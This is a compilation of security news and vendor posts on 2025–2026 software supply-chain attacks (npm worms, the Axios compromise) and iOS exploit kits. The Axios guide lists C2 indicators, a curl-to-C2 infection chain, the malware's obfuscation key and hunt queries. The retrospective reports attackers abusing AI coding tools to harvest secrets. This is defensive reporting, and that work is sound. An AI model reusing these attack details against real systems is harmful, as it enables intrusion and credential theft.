Maio de 2025: ransomware distribuído por meio de um MSP comprometido
Em maio, os agentes de ransomware da gangue DragonForce obtiveram acesso à infraestrutura de um provedor de serviços gerenciados (MSP) não identificado e a usaram para distribuir um ransomware e roubar dados das organizações clientes do MSP.
Ao que tudo indica, os invasores exploraram várias vulnerabilidades (incluindo uma falha crítica) no SimpleHelp, a ferramenta de monitoramento e gerenciamento remoto usada pelo MSP. Essas vulnerabilidades foram descobertas em 2024 e divulgadas publicamente e corrigidas em janeiro de 2025. Infelizmente, ficou claro que o MSP optou por não acelerar o processo de atualização, um atraso que a gangue do ransomware ficou mais do que feliz em explorar.
Junho de 2025: um backdoor em mais de uma dúzia de pacotes npm populares
No início do verão, os invasores invadiram a conta de um dos mantenedores da biblioteca Glustack e usaram um token de acesso roubado para injetar backdoors em 17 pacotes npm. O mais popular desses pacotes, @react-native-aria/interactions, ostentava 125 mil downloads semanais, enquanto todos os pacotes comprometidos combinados totalizaram mais de um milhão.
O que é particularmente interessante nesse caso são as etapas que os desenvolvedores do Glustack seguiram após o incidente: primeiro, eles restringiram o acesso ao repositório GitHub para contribuidores secundários; segundo, eles ativaram a autenticação de dois fatores (2FA) para publicar novas versões; e terceiro, eles prometeram implementar práticas de desenvolvimento seguras, como fluxo de trabalho baseado em pull requests, revisões sistemáticas de código, registro de auditorias e assim por diante. Em outras palavras, antes do incidente, um projeto com centenas de milhares de downloads semanais não tinha tais medidas em vigor.
Julho de 2025: pacotes npm populares infectados por meio de um ataque de phishing
Em julho, os pacotes npm foram novamente as estrelas do show, incluindo o pacote amplamente usado chamado “is”, que possui 2,7 milhões de downloads semanais. Essa biblioteca de utilitários JavaScript fornece uma ampla variedade de funções de verificação de tipo e validação de valor. Para realizar um ataque de phishing contra um dos proprietários do projeto, os invasores utilizaram com êxito um truque antigo: o typosquatting (usar o domínio npnjs.com em vez de npmjs.com) e um clone do site oficial do npm.
Em seguida, eles usaram a conta comprometida para publicar várias das suas próprias versões do pacote com um backdoor incorporado. A infecção passou desapercebida por seis horas: tempo suficiente para um grande número de desenvolvedores baixarem os pacotes npm maliciosos.
A mesma tática de phishing foi usada contra outros desenvolvedores. Os invasores aproveitaram várias contas de desenvolvedores comprometidas para distribuir diferentes variantes de sua carga maliciosa. Há também uma forte suspeita de que eles podem ter guardado parte dessa carga para ataques futuros.
Agosto de 2025: o ataque s1ngularity e o vazamento de centenas de segredos dos desenvolvedores
No final de agosto, um incidente apelidado de “s1ngularity” continuou a tendência de atingir desenvolvedores de JavaScript. Os invasores comprometeram o Nx, um sistema de compilação popular e uma ferramenta de otimização de pipeline de CI/CD. O código malicioso injetado nos pacotes pesquisou diversos sistemas dos desenvolvedores infectados, acessando uma grande quantidade de dados confidenciais, como chaves de carteiras de criptomoedas, tokens do npm e do GitHub, chaves SSH, chaves de API e muito mais.
Curiosamente, os invasores usaram ferramentas de IA instaladas localmente, como Claude Code, Gemini CLI e Amazon Q, para detectar os segredos nas máquinas das vítimas. Tudo o que eles encontraram foi publicado nos repositórios públicos do GitHub criados em nome das vítimas, usando os títulos “s1ngularity-repository”, “s1ngularity-repository-0” e “s1ngularity-repository-1”. Como você deve ter adivinhado, é daí que vem o nome do ataque.
Consequentemente, os dados privados de centenas de desenvolvedores acabaram ficando à vista de todos e poderiam ser acessados não apenas pelos invasores, mas por absolutamente qualquer pessoa com uma conexão com a Internet.
Setembro de 2025: um stealer de criptomoedas ataca pacotes npm que têm 2,6 bilhões de downloads semanais
A tendência de comprometimentos de pacotes npm seguiu até setembro. Após uma nova campanha de phishing direcionada a desenvolvedores de JavaScript, os invasores conseguiram injetar código malicioso em algumas dezenas de projetos de alto nível. Alguns deles, especificamente “chalk” e “debug”, tiveram centenas de milhões de downloads semanais; coletivamente, os pacotes infectados estavam acumulando mais de 2,6 bilhões de downloads por semana no momento da violação, e eles se tornaram mais populares desde então.
A carga era um stealer de criptomoedas: um malware projetado para interceptar transações de criptomoeda e redirecioná-las para as carteiras dos invasores. Felizmente, apesar de infectar com sucesso alguns dos projetos mais populares do mundo, os invasores acabaram falhando no estágio final da operação. No final, eles ficaram com míseros USD 925.
Apenas uma semana depois, outro grande incidente ocorreu: a primeira onda do malware autopropagável Shai-Hulud, que infectou cerca de 150 pacotes npm, incluindo projetos da CrowdStrike. No entanto, a segunda onda, que ocorreu vários meses depois, provou ser muito mais destrutiva. Vamos analisar o Great Worm em mais detalhes a seguir.
Outubro de 2025: o GlassWorm infecta o ecossistema do Visual Studio Code
Cerca de um mês após o ataque do Shai-Hulud, um malware autopropagável semelhante denominado GlassWorm começou a infectar extensões do Visual Studio Code no Open VSX Registry e no Microsoft Extension Marketplace. Os invasores estavam procurando contas do GitHub, Git, npm e Open VSX, bem como chaves de carteiras de criptomoedas.
Os criadores do GlassWorm adotaram uma abordagem altamente criativa para sua infraestrutura de comando e controle: eles usaram uma carteira de criptomoedas no blockchain Solana como seu C2 principal, com o Google Agenda servindo como um canal de comunicação de backup.
Além de esvaziar as carteiras de criptomoedas das vítimas e sequestrar suas contas para espalhar o worm ainda mais, os invasores também injetaram um RAT chamado Zombi nos dispositivos infectados, obtendo controle total sobre os sistemas comprometidos.
Novembro de 2025: a campanha IndonesianFoods e 150 mil pacotes de spam no npm
Em novembro, um novo incômodo emergiu do repositório do npm. Uma campanha maliciosa coordenada apelidada de IndonesianFoods fez os invasores inundarem o repositório com dezenas de milhares de pacotes inúteis.
O objetivo principal era jogar com o sistema para inflar as métricas e os tokens de farm no tea.xyz, uma plataforma de blockchain projetada para recompensar os desenvolvedores de código aberto. Para conseguir isso, os invasores construíram uma enorme rede de projetos interdependentes com nomes que fazem referência à culinária indonésia, como zul-tapai9-kyuki e andi-rendang23-breki.
Os criadores da campanha não se deram ao trabalho de invadir contas. Estritamente falando, os pacotes de spam nem sequer continham um contêiner malicioso, a menos que você considere um script projetado para gerar automaticamente novos contêineres a cada sete segundos. No entanto, o incidente serviu como um lembrete de como a infraestrutura npm é vulnerável a campanhas de spam em larga escala.
Dezembro de 2025: Shai-Hulud 2.0 e o vazamento de 400 mil segredos de desenvolvedores
O destaque absoluto do ano, não apenas de ataques a cadeias de suprimentos, mas provavelmente para todo o campo de segurança cibernética, foi o malware autopropagável Shai-Hulud (também conhecido como Sha1-Hulud) contra desenvolvedores.
Esse malware foi a evolução lógica do ataque s1ngularity mencionado anteriormente: ele também vasculhou os sistemas em busca de todos os tipos de segredos e os publicou em repositórios GitHub abertos. No entanto, o Shai-Hulud adicionou um mecanismo de autopropagação à linha de base: o worm infectou projetos controlados por desenvolvedores já comprometidos usando as credenciais roubadas.
A primeira onda do Shai-Hulud ocorreu em setembro, infectando várias centenas de pacotes npm. No final do ano, a segunda onda chegou e foi batizada como Shai-Hulud 2.0.
Dessa vez, o worm foi atualizado com a funcionalidade de wiper. Se o malware não encontrasse tokens npm ou GitHub válidos em um sistema infectado, ele acionava uma carga destrutiva que apagava os arquivos do usuários.
Aproximadamente 400 mil segredos foram vazados no total como resultado do ataque. Vale a pena notar que, assim como no s1ngularity, todos os dados confidenciais acabaram publicados em repositórios públicos, onde poderiam ser baixados não apenas pelos invasores, mas por qualquer outra pessoa. E é altamente provável que as consequências desse ataque ainda sejam sentidas por um longo tempo.
Um dos primeiros casos confirmados de uma exploração usando segredos vazados pelo Shai-Hulud foi um roubo de criptomoeda visando vários milhares de usuários da Trust Wallet. Os invasores usaram esses segredos na véspera de Natal para carregar uma versão maliciosa da extensão Trust Wallet com um drenador de criptomoedas integrado para a Chrome Web Store. No final, eles conseguiram se safar com USD 8,5 milhões em criptomoedas.
Como se proteger contra ataques a cadeias de suprimentos
Ao elaborar uma retrospectiva semelhante para 2024, descobrimos que manter uma estrutura de “um mês, uma ameaça” é bastante fácil. Para 2025, no entanto, o caso foi muito mais grave. Houve tantos ataques maciços a cadeias de suprimentos no ano passado, que não conseguimos encaixá-los em uma visão geral.
O ano de 2026 está se mostrando igualmente intenso, por isso recomendamos verificar nossa postagem sobre a prevenção de ataques a cadeias de suprimentos. Enquanto isso, aqui estão as conclusões mais importantes:
Avalie minuciosamente seus fornecedores e faça uma auditoria cuidadosa do código que você integra em seus projetos.
Implemente requisitos de segurança rígidos diretamente em seus contratos de serviço.
Desenvolva um plano abrangente de resposta a incidentes.
Monitore atividades suspeitas em sua infraestrutura corporativa usando uma solução de XDR.
Se quiser saber mais detalhes sobre os ataques a cadeias de suprimentos, confira o nosso relatório analítico Supply chain reaction: securing the global digital ecosystem in an age of interdependence (Reação em cadeia de suprimentos: proteção ao ecossistema digital global em uma era de interdependência). Ele se baseia em insights de especialistas técnicos e revela com que frequência as organizações enfrentam riscos relacionados à cadeia de suprimentos e a relações de confiança, onde ainda existem lacunas de proteção e quais estratégias adotar para aumentar a resiliência contra esse tipo de ameaça.
Apple widened its latest iOS 18 security update to cover far more iPhones and iPads, specifically to stop real‑world DarkSword attacks that can compromise a device from a single website visit.
After researchers published their findings about the DarkSword attacks and an exploit kit abusing the vulnerabilities appeared on GitHub, Apple quietly updated its March 24 security bulletin.
Apple first released iOS/iPadOS 18.7.7 on March 24 to a small set of older devices (iPhone XS/XS Max/XR and 7th‑gen iPad), fixing several vulnerabilities that are part of the DarkSword exploit chain. Newer devices that had the option to upgrade to iOS/iPadOS 26 had stopped receiving iOS 18 point updates, leaving a large group of users effectively stranded on vulnerable 18.x builds.
DarkSword is a full‑chain iOS exploit kit that strings together six vulnerabilities in WebKit, Safari, the dynamic loader, and the kernel to go from a browser visiting a malicious website to full device compromise. The chain has been observed in the wild since at least November 2025 in campaigns set up by commercial spyware vendors and state‑sponsored actors.
There is no need to tap a link in Messages or approve an install prompt. Just loading a compromised site or even a malicious advertisement inside Safari is enough to trigger the exploit chain if your device is still missing the relevant patches.
In this case, attackers combined six vulnerabilities, some already fixed, some still zero‑day at the time, into a cyber-weapon that could turn a routine website visit into a full device compromise and mass data theft. By the time the exploit chain’s details leaked and proof‑of‑concept code hit GitHub, hundreds of millions of devices were potentially exposed, and even “ordinary” users with no reason to fear state surveillance suddenly had to worry about their photos, chats, and crypto wallets.
How to update your iPhone or iPad
For years, many iPhone users have treated updates as a trade‑off between “features I don’t care about” and “battery life I do care about.” DarkSword, and Apple’s decision to reopen iOS 18 updates to more devices, is a reminder that there’s a third factor: silently accumulating risk.
For iOS and iPadOS users, here’s how to check if you’re using the latest software version:
Go to Settings > General > Software Update. You will see if there are updates available and be guided through installing them.
Turn on Automatic Updates if you haven’t already—you’ll find it on the same screen.

If you prefer, and many people do, you can stay on iOS 18 by using the Also Available option in Software Update and explicitly choosing iOS 18.7.7 instead of 26.4.
Exact steps on the iPhone
Open Settings → General → Software Update.
Wait for the page to load; you’ll see iOS 26.4 as the main, highlighted update at the top (assuming your device supports it).
Scroll down on that same screen until you see a section called “Also Available” showing iOS 18.7.7. Image courtesy of TidBITS
Tap iOS 18.7.7, then choose Download and Install to apply that update instead of 26.4.
Make sure you do not tap the big “Upgrade to iOS 26.4” button if you want to remain on 18.x.
Other advice to stay safe
If you have reason to believe you’re a potential target for attacks of this nature (journalists, activists, or people that have access to sensitive data) it is advisable to enable Lockdown Mode:
Open the Settings app.
Tap Privacy & Security.
Scroll down, tap Lockdown Mode, then tap Turn On Lockdown Mode.
Read the presented information and tap Turn On Lockdown Mode.
Tap Turn On & Restart.
Enter your device passcode when prompted.
Do inform yourself about the consequences of turning on Lockdown Mode. It makes your device a lot less user-friendly, but it has proven effective against highly targeted attacks.
More general tips:
Use up-to-date, real-time anti-malware protection for your device to block malicious websites where possible.
Avoid following links sent in unsolicited messages, especially for services like Snapchat, crypto exchanges, banking, or email.
Use content blockers (for example Malwarebytes Browser Guard) in Safari to reduce exposure to malicious content (though they are not a silver bullet for zero‑days).
Move high‑value crypto assets to hardware wallets or dedicated devices, and use mobile wallets only for smaller amounts.
Use a password manager with strong authentication, and turn on extra security settings like Face ID/Touch ID and avoid auto‑filling high‑risk credentials.
Enable multi-factor authentication (FIDO2 security keys or app‑based 2FA) on exchanges and financial accounts, so stolen passwords alone are not enough to plunder your accounts.
Regularly review app permissions and revoke access to sensitive data (Location, Photos, Contacts, Microphone, Camera, Health) revoke where unnecessary.
We don’t just report on phone security—we provide it
A guide to the suspected North Korean cyber attack—and how SentinelOne defends against it at machine speed
On March 31, 2026, a North Korean state actor hijacked the npm credentials of the primary Axios maintainer and published two backdoored releases that deployed a cross-platform remote access trojan (RAT) to Windows, macOS, and Linux systems. Axios is the most widely used HTTP client in the JavaScript ecosystem, with approximately 100 million weekly downloads and a presence in roughly 80% of cloud and code environments. The malicious versions were live for approximately three hours. An estimated 600,000 downloads occurred during that window with no user interaction required beyond a routine npm install.
SentinelOne protects against this attack, demonstrating why autonomous, layered defense at machine speed is not optional when adversaries operate at this velocity. In this attack, the first infection was observed 89 seconds after publication. At that pace, manual workflows do not have a response window. They have a spectator seat.
For SentinelOne’s customers and partners, here’s a quick overview of the compromise, SentinelOne’s response, and steps you can take to further protect your environment.
What Happened: The Anatomy of a State-Level Supply Chain Weapon
The attacker, tracked as UNC1069 by Google Threat Intelligence and Sapphire Sleet by Microsoft, compromised maintainer credentials and published axios@1.14.1 (tagged “latest”) and axios@0.30.4 (tagged “legacy”). Each version introduced a single new dependency: plain-crypto-js@4.2.1, a purpose-built trojan. The malicious package’s postinstall hook silently deployed a cross-platform RAT communicating over HTTP to C2 infrastructure at sfrclak[.]com (142.11.206[.]73), commonly being referred to as WAVESHAPER.V2.
The operational sophistication was striking. The attacker pre-staged a clean version of plain-crypto-js 18 hours before detonation to evade novelty-based detection. Publication occurred just after midnight UTC on a Sunday to maximize the response window. The malware self-deleted after execution, swapping its malicious package.json for a clean stub, leaving forensic evidence only in lockfiles and audit logs.
Most critically, Axios had adopted OIDC Trusted Publishing, the post-Shai-Hulud hardening measure npm promoted as the solution to credential-based attacks. But the OIDC configuration coexisted with a long-lived npm access token. npm’s authentication logic prioritizes environment variable tokens over OIDC when both are present. The attacker stole the legacy token and bypassed every modern control the project had in place.
The issue is architectural: security controls that coexist with the mechanisms they are meant to replace provide a false sense of protection. Axios had Trusted Publishing, SLSA provenance, and GitHub Actions workflows. None of it mattered because the old key was still under the mat.
How SentinelOne Is Protecting Customers
Behavioral Detection via the Lunar Engine
SentinelOne’s Lunar behavioral engine detects the renamed binary execution technique central to the Windows attack chain, in which PowerShell is copied to %PROGRAMDATA%\wt.exe and executed under a disguised process. The RenamedBinExecution logic catches this behavior regardless of the specific payload hash, providing durable detection against variants.
Global Hash Blocklist
All known stage payloads, malicious npm package tarballs, and RAT binaries across Windows, macOS, and Linux have been added to the SentinelOne Cloud blocklist with a globally blocked reputation status. This provides immediate protection for all customers with cloud-connected agents.
Wayfinder Threat Hunting
The Wayfinder Threat Hunting team executed proactive hunts across all MDR regions and operating systems using Axios-specific IOCs, including DNS queries to sfrclak[.]com, file artifacts (com.apple.act.mond, /tmp/ld.py, wt.exe), and consolidated hash sets. All true positive findings generate console alerts, with MDR customers receiving direct analyst engagement and escalation.
Sustained Research on This Threat Actor
SentinelLABS has tracked BlueNoroff, the DPRK-linked threat cluster with significant overlap to UNC1069, across multiple campaigns targeting macOS and credential theft operations. The WAVESHAPER.V2 macOS binary recovered from the Axios compromise carries the internal project name “macWebT,” a direct lineage marker to BlueNoroff’s documented webT module. SentinelLABS published detailed analysis of this tooling family in 2023 when RustBucket first emerged as a macOS-targeted campaign, and again in 2024 when BlueNoroff shifted to fake cryptocurrency news as a delivery mechanism with novel persistence techniques.
The initial access vector matters here, too. In March 2026, Google Threat Intelligence reported that UNC1069 leverages ClickFix, a social engineering technique that weaponizes user verification fatigue, as an initial access vector for credential harvesting. SentinelLABS had already published a detailed analysis of ClickFix techniques and their use in delivering RATs and infostealers before Google’s attribution dropped.
The behavioral detections that caught the Axios compromise were built on this accumulated intelligence, not written after the fact.
Live Security Updates (LSU)
Customers with LSU enabled receive real-time detection updates without waiting for agent releases, ensuring coverage evolves as fast as the threat intelligence does. This is critical for rapidly evolving supply chain campaigns where new IOCs emerge hourly.
What You Should Do Now
Supply chain compromise exploits the inherent trust enterprises place in their software delivery infrastructure. When that trust is weaponized by a state-level actor, the response must be both immediate and structural.
Audit and contain. Search all environments for axios@1.14.1 and axios@0.30.4. Treat any system that installed either version during the exposure window as fully compromised. Rebuild from known-good images rather than attempting in-place cleanup.
Rotate every credential the endpoint could reach. npm tokens, SSH keys, CI/CD secrets, cloud provider keys, and API tokens accessible from impacted systems must be rotated immediately. The RAT was designed to harvest exactly these credential types.
Pin dependencies and enforce lockfiles. Use npm ci (not npm install) in all CI/CD pipelines. Commit and audit lockfiles. Organizations using strict lockfile discipline were protected even during the three-hour exposure window. This is the single most actionable control.
Eliminate legacy npm tokens. Inventory all long-lived tokens across the organization. Migrate to OIDC Trusted Publishing and revoke legacy tokens entirely. Do not leave them as fallbacks. The coexistence of old and new authentication is what this attack exploited.
Harden detection policy. Ensure Behavioral AI and Documents & Scripts engines are set to Protect (On Execute). Avoid broad exclusions for developer tools like node.exe or npm. Enable LSU for real-time detection updates.
Extend endpoint coverage to developer workstations and CI runners. These environments have access to production secrets, deployment credentials, and code signing infrastructure. They are typically less monitored than production servers. DPRK has recognized this asymmetry and is systematically exploiting it.
Hunt proactively. Use Deep Visibility to search for DNS queries to sfrclak[.]com, connections to 142.11.206[.]73, and the presence of plain-crypto-js in any node_modules directory. SentinelOne’s 2025 Annual Threat Report documents how supply chain attacks are part of a broader pattern where adversaries are “shifting left” to subvert the build process itself, compromising software before it ever reaches production.
Practitioner Investigative Guide
In addition to the strategic recommendations above, here are some specific queries, file paths, and commands you can execute now to protect your environment.
Determine Blast Radius
Your first job is to answer one question: did any system in my environment pull a compromised Axios version during the March 31 exposure window (00:21 – 03:25 UTC)?
In the SentinelOne Console:
Open the Wayfinder alert queue. Look for the alert name “Axios NPM Supply Chain Compromise” (Wayfinder retroactive rule). If these alerts are not visible under default filters, switch the alert type from “EDR” to “All”, as these surface as Custom/STAR alerts.
For each alert, review the Storyline and process tree. The typical chain looks like this:
Developer process (VS Code, Electron, Node, Yarn, npx) → node → setup.js under plain-crypto-js → curl download from sfrclak[.]com:8000/6202033 → OS-specific payload execution
Classify the affected asset: developer workstation, CI/CD runner, or production server. This drives urgency. Shared CI runners imply wider blast radius because multiple teams and credential sets may be exposed.
Deep Visibility / Event Search hunts to run immediately:
What You’re Looking For
Query Pattern
C2 DNS resolution
#dns contains:anycase 'sfrclak.com'
C2 IP connection
#ip contains '142.11.206.73'
Malicious dependency on disk
File path contains
node_modules/plain-crypto-js/ or */plain-crypto-js/setup.js
macOS RAT binary
File path: /Library/Caches/com.apple.act.mond
Linux loader
File path: /tmp/ld.py
Windows payload
File path: %PROGRAMDATA%\wt.exe
Renamed PowerShell execution
Lunar detection: RenamedBinExecution
Run hash hunts against consolidated IOC lists even if the global blocklist is already active. Historic hits help you quantify which systems were exposed and when.
Contain and Kill
For every system with confirmed Axios-related activity:
Mark the Storyline as Threat in the SentinelOne Console. Confirm that remediation commands (Kill + Quarantine) executed successfully.
Network-isolate the endpoint if the C2 connection succeeded (outbound to sfrclak[.]com or 142.11.206[.]73). Check for any secondary tooling or persistence beyond the initial RAT.
Block at the perimeter. Add the following to your firewall, proxy, and DNS blocklists:
Domain: sfrclak[.]com
IP: 142.11.206[.]73
Port: 8000
Check for persistence mechanisms:
Windows: Registry key “Microsoft Update” (used by the RAT for persistence), presence of 6202033.vbs or 6202033.ps1
macOS: Any process spawned from /Library/Caches/com.apple.act.mond, AppleScript execution from /var/folders/.../6202033
Linux: Active python3 processes running /tmp/ld.py, nohup wrappers
Credential Rotation and Dependency Cleanup
Assume every credential accessible from a confirmed-compromised endpoint is stolen. The RAT was built to harvest them.
Credential rotation checklist:
npm access tokens (revoke and reissue)
SSH keys (regenerate keypairs, update authorized_keys on all targets)
Git signing keys and code signing certificates if accessible from the endpoint
Dependency cleanup (all environments):
Pin Axios to known-good versions: axios@1.14.0 (1.x branch) or axios@0.30.3 (legacy branch)
Delete node_modules/plain-crypto-js/ wherever it exists
Run npm cache clean --force (or equivalent for Yarn/pnpm) on all affected build environments
Reinstall cleanly using npm ci --ignore-scripts during the cleanup period to prevent any other postinstall hooks from executing
Audit your package-lock.json / yarn.lock / pnpm-lock.yaml for any reference to plain-crypto-js. Its presence in a lockfile is a forensic indicator that the compromised version was resolved, even if the malware self-deleted.
Harden and Validate
Policy hardening:
Confirm Behavioral AI engine is set to Protect (On Execute), not Detect-only
Confirm Documents & Scripts engine is set to Protect (On Execute)
Review and remove any broad exclusions for node.exe, npm, yarn, python3, or developer IDEs
Verify LSU (Live Security Updates) is enabled. Customers on Fed/OnPrem environments without LSU access should confirm they are on the latest Service Pack
Confirm the SentinelOne agent is deployed on all developer workstations and CI/CD runners, not just production servers
Validation sweep:
Run a full disk scan on every endpoint that was in the blast radius
Verify no new users, services, or scheduled tasks were created during the exposure window
Confirm that network blocks for C2 infrastructure are active and logging hits
Re-run the Deep Visibility hunts from Hour 0-1 to verify no new activity has appeared
Key IOC Reference Card
Keep this card accessible for your team during the response.
Malicious packages:
Package
SHA-1
axios@1.14.1
2553649f2322049666871cea80a5d0d6adc700ca
axios@0.30.4
d6f3f62fd3b9f5432f5782b62d8cfd5247d5ee71
plain-crypto-js@4.2.1
07d889e2dadce6f3910dcbc253317d28ca61c766
C2 infrastructure:
Indicator
Value
Domain
sfrclak[.]com
IP
142.11.206[.]73
Port
8000
URL pattern
hxxp[://]sfrclak[.]com:8000/6202033
RAT User-Agent
mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
File artifacts by OS:
OS
Artifact
Path
macOS
RAT binary
/Library/Caches/com.apple.act.mond
macOS
Temp script
/var/folders/.../6202033
Windows
Renamed PowerShell
%PROGRAMDATA%\wt.exe
Windows
Stage 1
system.bat
Windows
Stage 2
6202033.ps1
Windows
VBS launcher
6202033.vbs
Linux
Python loader
/tmp/ld.py
RAT beacon behavior: HTTP POST every 60 seconds, Base64-encoded JSON, two-layer obfuscation (reversed Base64 + XOR with key OrDeR_7077, constant 333). The IE8/Windows XP User-Agent string is anachronistic and serves as a strong network-level detection indicator.
SentinelLABS Expanded Indicators:
Indicator
Value
Note
Email
nrwise@proton[.]me
Involved in supply chain compromise.
Email
ifstap@proton[.]me
Involved in supply chain compromise.
Domain
callnrwise[.]com
Domain overlaps with email scheme and infrastructure design from confirmed C2 domain.
Domain
focusrecruitment[.]careers
Overlapping domain registration details and timeline. Medium Confidence
Domain
chickencoinwin[.]website
Overlapping domain registration details and timeline. Medium Confidence
The Structural Problem Is Bigger Than Axios
The progression from event-stream (2018, individual actor) to Shai-Hulud (2025, self-replicating worm across 500+ packages) to Axios (2026, DPRK state actor with multi-vendor attribution from SentinelOne, Google, and Microsoft) is not a series of isolated incidents. It is a clear escalation in adversary sophistication and strategic intent. North Korean threat actors stole $2.02 billion in cryptocurrency in 2025 alone, a 51% increase year-over-year, and the Axios RAT harvests exactly the credential types that feed that revenue pipeline.
Developer environments are now a Tier 1 attack surface. The organizations that treat them as anything less are operating with a structural blind spot that state-level adversaries have already mapped.
SentinelOne’s Autonomous Security Intelligence framework delivers what this moment requires: AI-native protection that detects and contains threats at machine speed, human expertise through Wayfinder MDR that translates alerts into confident action, and a unified platform that eliminates the fragmented visibility where supply chain attacks hide. When the next three-hour window opens, the question is whether your defense moves faster than the attacker. With SentinelOne, it does.
Disclaimer: All third-party product names, logos, and brands mentioned in this publication are the property of their respective owners and are for identification purposes only. Use of these names, logos, and brands does not imply affiliation, endorsement, sponsorship, or association with the third party.
Security researchers at Google on Tuesday released a report describing what they’re calling “Coruna,” a highly sophisticated iPhone hacking toolkit that includes five complete hacking techniques capable of bypassing all the defenses of an iPhone to silently install malware on a device when it visits a website containing the exploitation code. In total, Coruna takes advantage of 23 distinct vulnerabilities in iOS, a rare collection of hacking components that suggests it was created by a well-resourced, likely state-sponsored group of hackers...
Google links the Axios npm supply chain attack to North Korean threat group UNC1069, targeting financial gain.
Google has attributed the recent Axios npm supply chain compromise to a North Korean threat group tracked as UNC1069. The attack, aimed at financial gain, exploited the package to target developers and organizations relying on Axios.
John Hultquist of Google Threat Intelligence confirmed the attribution, highlighting the group’s growing activity in supply chain attacks.
“GTIG attributes this activity to UNC1069, a financially motivated North Korea-nexus threat actor active since at least 2018, based on the use of WAVESHAPER.V2, an updated version of WAVESHAPER previously used by this threat actor. Further, analysis of infrastructure artifacts used in this attack shows overlaps with infrastructure used by UNC1069 in past activities.” reads the analysis by Google Threat Intelligence Group. “Analysis of the C2 infrastructure (sfrclak[.]com resolving to 142.11.206.73) revealed connections from a specific AstrillVPN node previously used by UNC1069. Additionally, adjacent infrastructure hosted on the same ASN has been historically linked to UNC1069 operations.”
Threat actors compromised the npm account of Axios, a widely used library with over 100M weekly downloads. They published malicious versions to spread remote access trojans across Linux, Windows, and macOS. Multiple security firms identified the supply chain attack after the rogue updates appeared in the npm registry.
Malicious versions of Axios (1.14.1 and 0.30.4) were published within an hour without OIDC verification or matching GitHub commits, raising immediate red flags. Researchers believe attackers compromised maintainer Jason Saayman’s npm account.
“Anyone who installed either version before the takedown should assume their system is compromised. The malicious versions inject a dependency (plain-crypto-js) that deploys a cross-platform remote access trojan targeting macOS, Windows, and Linux.” read the report published by Aikido Security.
The impact is unclear, but given Axios’ ~400M monthly downloads, many downstream projects may have been exposed during the brief attack window.
Socket researchers reported that a malicious package called plain-crypto-js@4.2.1 was published and detected within minutes, likely as part of a coordinated attack targeting Axios. Attackers inserted this dependency into two compromised Axios versions, allowing malware to spread through a trusted library used by millions of projects. Because many developers rely on automatic updates, affected versions could be installed without notice.
The malicious code was designed to stay hidden. It used obfuscation techniques to avoid detection and ran automatically during installation through a post-install script. Once executed, it checked the operating system (Windows, macOS, or Linux) and downloaded a second-stage payload tailored to each platform. In the case of macOS, researchers confirmed the delivery of a fully functional remote access trojan (RAT) capable of collecting system information, communicating with a command-and-control server, and executing commands.
“Security researcher Joe Desimone from Elastic Security captured and reverse-engineered the macOS second-stage binary before the C2 went offline. The payload is a fully functional remote access trojan written in C++.” reads the report published by Socket.
To avoid being discovered, the malware removed its own traces after running. It deleted installation files and restored clean-looking package content, making the infected library appear normal. The experts believe the attack was possible due to the compromise of a maintainer account, enabling unauthorized publishing of malicious updates.
Google’s Threat Intelligence Group (GTIG) and other researchers attribute the Axios npm supply chain attack to North Korean threat actor UNC1069, which has been active since at least 2023. SentinelOne previously observed the group using macOS malware, including attacks on a cryptocurrency firm with fake Zoom campaigns. Malware used in Axios mirrors WAVESHAPER, a strain tied to North Korean operations. Hultquist emphasized the group’s expertise in supply chain attacks and cryptocurrency theft.
WAVESHAPER.V2 is a versatile backdoor used by UNC1069, targeting macOS, Windows, and other environments via C++, PowerShell, or Python. It beacons to C2 every 60 seconds with Base64-encoded JSON, using a hardcoded User-Agent, then waits for commands. Capabilities include reconnaissance (system info, running processes), directory enumeration, script execution, and PE injection. On Windows, it persists via a hidden batch file and registry entry, acting as a full RAT with remote command execution and file system access.
“North Korea-linked threat actors “have deep experience with supply chain attacks, which they’ve historically used to steal cryptocurrency.”
“The full breadth of this incident is still unclear, but given the popularity of the compromised package, we expect it will have far reaching impacts,” Hultquist said.
“North Korean hackers have deep experience with supply chain attacks, which they’ve historically used to steal cryptocurrency. The full breadth of this incident is still unclear, but given the popularity of the compromised package, we expect it will have far reaching impacts.”
“The impact of this attack by North Korea-nexus actors is broad and has ripple effects as other popular packages rely on axios as a dependency. Notably, UNC1069 isn’t the only threat actor that has launched successful open source supply chain attacks in recent weeks. UNC6780 (also known as TeamPCP) recently poisoned GitHub Actions and PyPI packages associated with projects like Trivy, Checkmarx, and LiteLLM to deploy the SANDCLOCK credential stealer and facilitate follow-on extortion operations.” concludes Google. “Hundreds of thousands of stolen secrets could potentially be circulating as a result of these recent attacks. This could enable further software supply chain attacks, software as a service (SaaS) environment compromises (leading to downstream customer compromises), ransomware and extortion events, and cryptocurrency theft over the near term. “
Apple has officially expanded the rollout of iOS 18.7.7 and iPadOS 18.7.7 to defend users against a critical web-based threat known as the DarkSword exploit. Originally released on March 24, 2026, Apple aggressively pushed the update to more devices via Automatic Updates on April 1 to ensure widespread, immediate protection. The DarkSword Threat While the […]
Security researchers at Google on Tuesday released a report describing what they’re calling “Coruna,” a highly sophisticated iPhone hacking toolkit that includes five complete hacking techniques capable of bypassing all the defenses of an iPhone to silently install malware on a device when it visits a website containing the exploitation code. In total, Coruna takes advantage of 23 distinct vulnerabilities in iOS, a rare collection of hacking components that suggests it was created by a well-resourced, likely state-sponsored group of hackers.
[…]
